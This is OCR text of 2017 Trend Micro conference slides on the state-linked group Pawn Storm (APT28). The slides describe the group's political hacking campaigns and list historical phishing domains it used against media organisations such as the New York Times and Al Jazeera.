How politically motivated actors attack

Feike Hacquebord

Forward Looking Threat Research, Trend Micro

First Technical Colloquium

Amsterdam, April 26 2017

disclaimer

there are a lot of politically motivated actors

in this talk I will mainly focus on 2 groups


Pawn Storm (aka APT28, Fancy Bear,…)

C Major

TREND MICRO

2015-16: political actors enter people's lives

April 2015 – TV5



April 2015 – TV5 Facebook page


October 2016

www.bbc.com/news/world-us-canada-37639370 133%


18 revelations from Wikileaks' hacked Clinton emails

27 October 2016 | US & Canada

Share



2016 – Pawn Storm contacts media



December 2016

www.spiegel.de/international/world/hack-by-fancy-bears-of-anti-doping-agency-usada-a-1124020.html

Search

SPIEGEL ONLINE DER SPIEGEL SPIEGEL TV

Sign in

Exceptions to the Rules

How Some US Athletes Obtain Permits for Banned Medication

According to documents hacked by a group called Fancy Bears and obtained by DER SPIEGEL, large numbers of US athletes applied for exemptions to take banned drugs shortly before the Rio Olympic Games.

By Christoph Henrichs, Lukas Eberle and Rafael Buschmann

Pawn Storm seeking contact with media

Why is that ironic?

Pawn Storm seeking contact with media

Pawn Storm tries to compromise media

Media		
11/01/14	New York Times	privacy-yahoo.com
12/01/14	New York Times	link.candybober.info
01/22/15	Buzzfeed	account.password-google.com
06/22/15	The Economist Intelligence Unit	accounts.g00qle.com
08/24/15	Sanoma Media	mobile-sanoma.net
02/24/16	Hurriyet	posta-hurriyet.com
03/14/16	Anadolu Agency	anadolu-ajansi.com
03/15/16	Anadolu Agency	mail.anadoluajansi.web.tr
05/11/16	Hurriyet	webmail-hurriyet.com
06/12/16	Hurriyet	mail-hurriyet.com
11/14/16	Al Jazeera	account-aljazeera.net
11/14/16	Al Jazeera	ssset-aljazeera.net
11/15/16	Al Jazeera	sset-aljazeera.net

Pawn Storm's political attacks


2015: Bundestag
National Democratic Institute (US)

2016: Turkish Parliament
DNC
CDU
DCCC
Parliament Montenegro


Pawn Storm's political attacks

2017: Konrad Adenauer Foundation
Friedrich Ebert Foundation
Emmanuel Macron

